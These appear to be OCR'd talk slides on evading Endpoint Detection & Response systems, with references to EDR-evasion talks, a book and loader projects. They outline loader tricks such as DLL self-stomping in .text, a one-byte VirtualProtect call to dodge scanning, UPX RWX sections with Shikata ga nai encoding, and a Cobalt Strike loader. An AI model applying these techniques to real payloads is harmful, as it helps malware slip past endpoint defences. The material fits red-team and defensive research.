- Works forever
- Debugging sucks



Stuff


More details:
https://blog.deeb.ch/posts/how-edr-works
https://blog.deeb.ch/posts/exe-injection
https://blog.deeb.ch/posts/supermega

SuperMega Loader:
https://github.com/dobin/SuperMega

Soon:
https://github.com/dobin/RedEdr

References

Matt Hand - Evading EDR
https://github.com/hasherezade/masm_shc
From a C project through assembly, to shellcode
https://www.elastic.co/security-labs
https://github.com/mgeeky/ProtectMyTooling/blob/master/RedBackdoorer.py


Today, we talk about circumventing Endpoint Detection & Response (EDR) systems

Agenda	Related work
How EDRs work	• We are not the first to look at EDR evasion. Plenty of information is available online, including on the techniques presented herein
Effective techniques to circumvent them	• Check out this paper for a summary and references: www.mdpi.com/2624-800X/1/3/21
How to compensate for EDR protection gaps	

HITBSecConf 2022 Singapore
Security Research Labs
EDR Evasion Primer For Red Teamers - Karsten Nohl and Jorge Gimenez
0:59 / 1:02:00

#HITB2022SIN EDR Evasion Primer For Red Teamers - Jorge Gimenez & Karsten Nohl
Hack In The Box Security Conference
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


Evading EDR
The Definitive Guide to Defeating Endpoint Detection Systems
Matt Hand
no starch press

Additoinal Loader Tricks

Self Stomping

- Inject dll in .text (pre-loaded, encrypted)
- Fixup:
  - RW it (part of .text)
  - Decrypt, apply reloc's etc.
  - RX it again
- Result: DLL in modified .text
  - Backed memory region




Carrier: alloc_rw_rx

Carrier Invoke

Payload Location

[✓] Add missing IAT en



Undersized alloc trick


VirtualProtect sets the permission of the page(s) (4kb)
Use size=1, get the other 4095 bytes for free
EDR will only scan 1 byte?

```
// Use size 1, still change all the page
VirtualProtect(shellcode_rw, 1, RX)
```

UPX as EXE

- UPX has RWX sections
  - Obfuscate payload with Shikata ga nai obfuscator

Advanced C2


Proposal
CobaltStrike 4.10
Loader
CobaltStrike “Stub”
CobaltStrike Backend
CobaltStrike Caller